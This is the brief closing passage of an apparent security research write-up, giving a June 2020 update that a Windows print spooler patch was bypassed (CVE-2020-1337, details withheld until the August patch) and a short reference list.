Update (June 2020): We have found a way to bypass the patch and re-exploit the vulnerability on the latest Windows version. Microsoft assigned this vulnerability CVE-ID: **CVE-2020-1337** and it will be patched on August's Patch Tuesday.
We will be able to release technical details once it is patched. Stay tuned.

References

[1] Yuan, Feng: Windows Graphics Programming: Win32 GDI and DirectDraw

[2] https://www.codeproject.com/Articles/8916/Printing-Architecture

[3] https://github.com/SafeBreach-Labs/Spooler